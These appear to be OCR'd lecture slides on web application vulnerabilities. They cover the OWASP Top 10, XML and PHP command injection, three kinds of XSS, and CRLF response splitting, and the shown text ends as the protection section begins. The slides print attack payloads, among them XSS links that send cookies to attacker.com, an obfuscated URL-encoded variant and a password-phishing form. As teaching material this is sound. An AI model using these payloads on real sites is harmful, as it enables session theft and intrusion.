Web Application Vulnerabilities

Segurança em Software

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
Livro: Capítulo 6 (v1) / 8 (v2)

Symantec

ISTR

Internet Security Threat Report

Volume 24 | February 2019




WEB ATTACKS

56%

Motivation

- The web suffers heavily from all the 3 causes of trouble:
  - complexity, extensibility, connectivity
- Not 1 technology but a “blob” of technologies
  - HTTP, HTTPS, HTML, XML, PHP, JavaScript, Java, ASP.NET, SQL, web services, Flash, Silverlight, frameworks,...
- Many vulnerabilities reported and exploited
  - OWASP Project Top 10 Vulnerabilities 2010

WWW introduction (1)



Client (browser)

HTTP / HTTPS / SOAP (over TCP/IP)

Server

- Replication for availability and performance
- N-tier architecture: presentation, business, data tiers
- Cloud


- HTML(5) / pics / audio / video
- JavaScript, VBScript,…
- ActiveX / Java / Flash / …

- *Static content*: HTML, pics, audio, vid
- *Dynamic content:*
- Server-side scripting (PHP, ASP, CFML, JSP); compiled “scripts” (Java servlets, ASP.NET, ColdFusion MX)
- Frameworks (Hibernate, Struts, Spring,…)
- Old stuff: CGI, Server-Side Includes (SSI), Extensible Stylesheet Language Transformation (XSLT)

- Both sides: Google Web Toolkit

WWW introduction (2)

- two types of HTTP messages: *request, response*
- HTTP request message:
  - ASCII (human-readable format)



carriage return character

line-feed character

request line (GET, POST, ... commands)

```
GET /index.html HTTP/1.1\r\n
Host: www-net.cs.umass.edu\r\n
User-Agent: Firefox/3.6.10\r\n
Accept-Language: en-us,en;q=0.5\r\n
Connection: keep-alive\r\n
\r\n
```


header lines

carriage return, line feed at start of line indicates end of header lines

optional body goes here (no body in GET requests)

WWW introduction (3)

- web pages often include *forms*; how is input sent to server?



POST method:

- input is sent to the server in the body of the request

GET method:


- input is sent to the server in the URL in the request
- example:

```
    www.somesite.com/animalsearch.php?
    animal=monkey&food=banana
Params ={‘animal’:’monkey', ‘food’: ‘banana}
```


WWW introduction (4)

- Basic model is stateless, i.e., server keeps <u>no state</u>
  - …but state is needed in all but basic Web applications
  - Example state information:
    - is the user logged in?
    - which is the user's account?…
- State tracking:
  - Basic idea: server gives client an ID that it has to include in every request (server stores state info for each ID)
  - In practice this is not so simple and has historically generated many vulnerabilities

OWASP Top 10 vulnerabilities




OWASP Top 10 – 2007 (Previous)	OWASP Top 10 – 2010 (New)
A2 – Injection Flaws	A1 – Injection
A1 – Cross Site Scripting (XSS)	A2 – Cross Site Scripting (XSS)
A7 – Broken Authentication and Session Management	A3 – Broken Authentication and Session Management
A4 – Insecure Direct Object Reference	A4 – Insecure Direct Object References
A5 – Cross Site Request Forgery (CSRF)	A5 – Cross Site Request Forgery (CSRF)
<was T10 2004 A10 – Insecure Configuration Management>	A6 – Security Misconfiguration (NEW)
A10 – Failure to Restrict URL Access	A7 – Failure to Restrict URL Access
<not in T10 2007>	A8 – Unvalidated Redirects and Forwards (NEW)
A8 – Insecure Cryptographic Storage	A9 – Insecure Cryptographic Storage
A9 – Insecure Communications	A10 - Insufficient Transport Layer Protection
A3 – Malicious File Execution	<dropped from T10 2010>
A6 – Information Leakage and Improper Error Handling	<dropped from T10 2010>



OWASP Top 10 – 2013 (New
A1 – Injection
A2 – Broken Authentication and Session Manageme
A3 – Cross-Site Scripting (XSS)
A4 – Insecure Direct Object References
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Missing Function Level Access Control
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Known Vulnerable Components
A10 – Unvalidated Redirects and Forwards

2017



2017
A1 – Injection
A2 – Broken Authentication and Session Management
A3 – Cross-Site Scripting (XSS)
A4 – Broken Access Control
A5 – Security Misconfiguration
A6 – Sensitive Data Exposure
A7 – Insufficient Attack Protection
A8 – Cross-Site Request Forgery (CSRF)
A9 – Using Components with Known Vulnerabilities
A10 – Underprotected APIs

- We follow the 2010 version but they are similar
- Another classification: Web Application Security Consortium (WASC) but lower granularity

A1 – Injection Flaws

- Several kinds:
  - SQL Injection (most prevalent, but we leave it for next class)
  - Others: XML, LDAP, XPath, XSLT, HTML, OS command injection, etc
- Main idea: web server accepts input that is badly interpreted by some interpreter
  - Examples of interpreters: DBMS, XML, LDAP,…

XML injection

- A password file:

```
<users>
    <user>
        <name>paulo</name>
        <pwd>apples</pwd>
    </user>
    <user>
        <name>miguel</name>
        <pwd>grapes</pwd>
    </user>
</users>
```

- Malicious user changes password to:

```
oranges</pwd></user><user><name>pirate</name><pwd>potatoes
```

```
<users>
    <user>
        <name>paulo</name>
        <pwd>apples</pwd>
    </user>
    <user>
        <name>miguel</name>
        <pwd>grapes</pwd>
    </user>
    <user>
        <name>alice</name>
        <pwd> oranges </pwd>
    </user>
    <user>
        <name>pirate</name>
        <pwd>potatoes</pwd>
    </user>
</users>
```

PHP code injection / OS command inj.

- Real example: Yahoo! vulnerability (Jan. 2014)
- *eval* is a PHP function that executes PHP code
  - If input is passed into eval...
- Attack: http://tw.user.mall.yahoo.com/rating/list? sid=${@print(system($_SERVER['HTTP_USER_AGENT']))}
  - @ disables errors
  - print prints
  - system executes shell command, like the system function in C
  - $_SERVER[‘HTTP_USER_AGENT'] reads the header’s User-Agent field
  - Effect: what comes in the User-Agent is executed in a shell and the result inserted in the resulting web page

http://www.sec-down.com/wordpress/?p=87

A2 – Cross Site Scripting (XSS)

- Widespread and pernicious web app security issue
- Allows attacker to execute script in the victim's browser
  - Scripting language is typically **JavaScript (JS)**, but others possible

- OWASP Top 10 2013 and 2017: Broken Authentication and Session Management [A3] changed places with XSS [A2] because the impact is higher, but there are more XSS vulnerabilities

XSS types

XSS types

1. Reflected XSS (or non-persistent)
   - page reflects user supplied data directed to the user’s browser
   - PHP: echo $_REQUEST[‘userinput’];
   - ASP: <%= Request.QueryString(“name”) %>

XSS types

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2. Stored XSS (or persistent)
   - hostile data (script) is stored in a database, file, etc., and is later sent to user’s browser
   - dangerous in systems like blogs, forums, social networks

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
   - hostile data (script) is stored in a database, file, etc., and is later sent to user’s browser
   - dangerous in systems like blogs, forums, social networks
3. DOM based XSS (Document Object Model)
   - manipulates JavaScript code and attributes instead of HMTL

1- Reflected XSS

- Cross-site scripting (XSS)
  - User does not trust email scripts but trusts a (vulnerable) site
  - The idea is to make a user trust untrustworthy data from server



Attacker

email

Victim:

“click here”

URL w/ evil script

vulnerable web application
→ displays a script sent by the victim!

page w/evil
script reflected

browser runs evil script

example link:
<a href=“vulnerable.com/post_message.php?
&lt;script&gt;alert(‘hello!’)&lt;/script&gt;”>click here</a>

message posted is a script that pops up window

Useful script: getting cookies

- Cookies often used as session ID, so if hacker gets them…
- Malicious link:

  http://www.vulnerable.com/welcome.php?name=Joe

Useful script: getting cookies

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- Malicious link:

  http://www.vulnerable.com/welcome.php?name=Joe

- Response page:

```
<HTML>
<Title>Welcome!</Title>
Hi
Joe

<BR>
Welcome to our system
...
</HTML>
```

Useful script: getting cookies

- Cookies often used as session ID, so if hacker gets them…
- Malicious link:

```
http://www.vulnerable.com/welcome.php?name=<script>
    window.open(“http://www.attacker.com/collect.php?
    cookie=”+document.cookie)</script>
```

Useful script: getting cookies

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- Malicious link:

```
http://www.vulnerable.com/welcome.php?name=<script>
    window.open(“http://www.attacker.com/collect.php?
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- Response page:

```
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</HTML>
```

Useful script: getting cookies

- Cookies often used as session ID, so if hacker gets them…
- Malicious link:

  http://www.vulnerable.com/welcome.php?name=<script>
      window.open(“http://www.attacker.com/collect.php?
      cookie=”+document.cookie)</script>

- Response page:

```
<HTML>
<Title>Welcome!</Title>
Hi
<script>window.open(“http://www.attacker.com/collect.php?
    cookie=”+document.cookie)</script>
<BR>
Welcome to our system
…
</HTML>
```

JS script sends a request to www.attacker.com/collect.php with the values of the cookies the browser has from www.vulnerable.com

Useful script: getting user/pass

- Vulnerable ASP page (reflects “name” param. in URL)

```
<html><body>
Hi there <%= Request.QueryString(“name”) %>!<p>
</body></html>
```

- Request for user/passwd and send it to web server at 1.2.3.4

```
http://vulnerable.com/test.asp?name=jim!<form%20action=“1.2.3.4”>
<p>Enter%20Password:<br><input%20name=“password”>
<br><input%20type=“submit”></form>
```


Obfuscating the script

- A request to a portal that displays username (after logging):

  http://vulnerable.com/index.php?sessionid=12312312&username=Joe

- Inserting a script suspicious so encode (using URL encoding):
  - http://vulnerable.com/index.php?sessionid=12312312&
    username=%3C%73%63%72%69%70%74%3E%64%6F%63%75%6D%65
    %6E%74%2E%6C%6F%63%61%74%69%6F%6E%3D%27%68%74%74%70
    %3A%2F%2F%61%74%74%61%63%6B%65%72%68%6F%73%74%2E%65
    %78%61%6D%70%6C%65%2F%63%67%69%2D%62%69%6E%2F%63%6F
    %6F%6B%69%65%73%74%65%61%6C%2E%63%67%69%3F%27%2B%64
    %6F%63%75%6D%65%6E%74%2E%63%6F%6F%6B%69%65%3C%2F%73 %63%72%69%70%74%3E
- Runs like:
  - http://vulnerable.com/index.php?sessionid=12312312&
    username=<script>document.location=‘http://attacker.com/
    cookiesteal.php?'+document.cookie</script>

2- Stored XSS



Attacker

evil script

vulnerable web application
→stores and **later** sends script
sent by the attacker

evil script in web page

browser runs evil script

- Scripts can be similar to the previous ones

3- DOM based XSS

- In a browser, the HTML page is represented by a *DOM object*
  - Document Object Model, W3C
- HTML and scripts can access attributes of that object:
  - document.URL
  - document.location
  - document.referer
  - document.cookie
  - …
- Vulnerability: site with HTML page with JavaScript script that does client-side logic with an attribute
  - e.g., document.URL

DOM based XSS example

- Page at http://www.vulnerable.com/welcome.html?name=Ze :

```
<HTML> <TITLE>Welcome!</TITLE>
Hi <SCRIPT>var pos=document.URL.indexOf("name=")+5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT> <BR>Welcome to our system …….. </HTML>
```

- Normal request:

  http://www.vulnerable.com/welcome.html?name=Joe

- Malicious request:

  http://www.vulnerable.com/welcome.html?name=
  <script>alert(document.cookie)</script>

- The client’s browser interprets the script (not the server)
  - and puts part of the URL in the page

XSS types comparison

- Reflected XSS
  - Victim sends URL+script to the server
  - Server puts the script in the HTML (PHP, ASP,…)
  - Server sends HTML+script to the client’s browser
- Stored XSS
  - Hacker puts script in the server
  - Later, the server puts the script in the HTML (PHP, ASP,…)
  - Server sends HTML+script to the client’s browser

Server injects the script

- DOM based XSS
  - Victim sends URL+script to server
  - Server sends HTML+script to client’s browser
  - Victim’s browser puts the script in the HTML using DOM

Client injects the script

XSS vs the script tag

- Scripts do not have to be inside script tags:
  (below, scripts are shown underlined)
  - <body onload=alert('bum!')>
  - <b onmouseover=alert('bum!')>click me!</b>
  - <img src="http://somesite.com/not.exist" onerror=alert('bum!');>

CRLF injection (1)

- Similar to reflected XSS but injection in the response header
  - in reflected XSS the injection is in the responde body
- The attacker inserts a carriage return (CR) and a life feed (LF)
  - creating a new field in the header or, worse:
  - a second response(s) → **HTTP response splitting**
- Performed like a reflected XSS
  - Attacker sends the victim a URL of a vulnerable website
- A typical victim is a page that does a redirection
  - 301 (Moved Permanently), 302 (Found), 303 (See Other), 307 (Temporary Redirect)
  - Browser thinks the 2nd response comes from the redirection

CRLF injection (2)

- Example JSP page that sends a redirection response:

```
response.sendRedirect(“/by_lang.jsp?lang="+ request.getParameter(“lang”));
```

- Response with lang=English

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2013 12:53:28 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=English
Server: WebLogic XMLX Module 8.1 SP1 Fri Jun 20 23:06:40 PDT
2013 271009 with
Content-Type: text/html
…
<html>…</html>
```

in the header

CRLF injection (3)

- Bad input (instead of lang=English):

```
/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2019%0d%0a%0d%0a<html>Shazam</html>…
```

- Split response:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2013 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0

HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
….
```

CRLF injection (3)

- Bad input (instead of lang=English):

```
/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2019%0d%0a%0d%0a<html>Shazam</html>…
```

- Split response:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2013 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
```

browser thinks this is the reply to the request

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
….
```

CRLF injection (3)

- Bad input (instead of lang=English):

```
/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a%0d%0a
HTTP/1.1%20200%20OK%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2019%0d%0a%0d%0a<html>Shazam</html>…
```

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Date: Wed, 24 Dec 2013 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
```

browser thinks this is the reply to the request

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
….
```

→ Malicious script goes here!

CRLF injection (3)

- Bad input (instead of lang=English):

/redir_lang.jsp?lang=foobar%0d%0aContent-Length:%200%0d%0a**%0d%0a**
HTTP/1.1%20**200**%20**OK**%0d%0a
Content-Type:%20text/html%0d%0a
Content-Length:%2019%0d%0a%0d%0a<html>Shazam</html>…

- Split response:

```
HTTP/1.1 302 Moved Temporarily
Date: Wed, 24 Dec 2013 15:26:41 GMT
Location: http://10.1.1.1/by_lang.jsp?lang=foobar
Content-Length: 0
```

browser thinks this is the reply to the request

```
HTTP/1.1 200 OK
Content-Type: text/html
Content-Length: 19

<html>Shazam</html>
….
```

Can hit other users:
Cross-User Defacement: 2 users using a proxy, proxy sends the 2nd response to the other user
Cache Poisoning: proxy stores 2nd response and resends it later

→ Malicious script goes here!

Protection from XSS (I)

- Input validation (at the server)
  - Validate input data length, type, syntax, business rules
  - Accept known good / whitelisting
  - Decode and canonicalize input before validating
- Strong output encoding
  - All user supplied data has to be encoded
    - E.g., <script>alert("TEST");</script> should be transformed in

      ‘<‘script’>’alert("TEST");’<‘/script’>’

    or

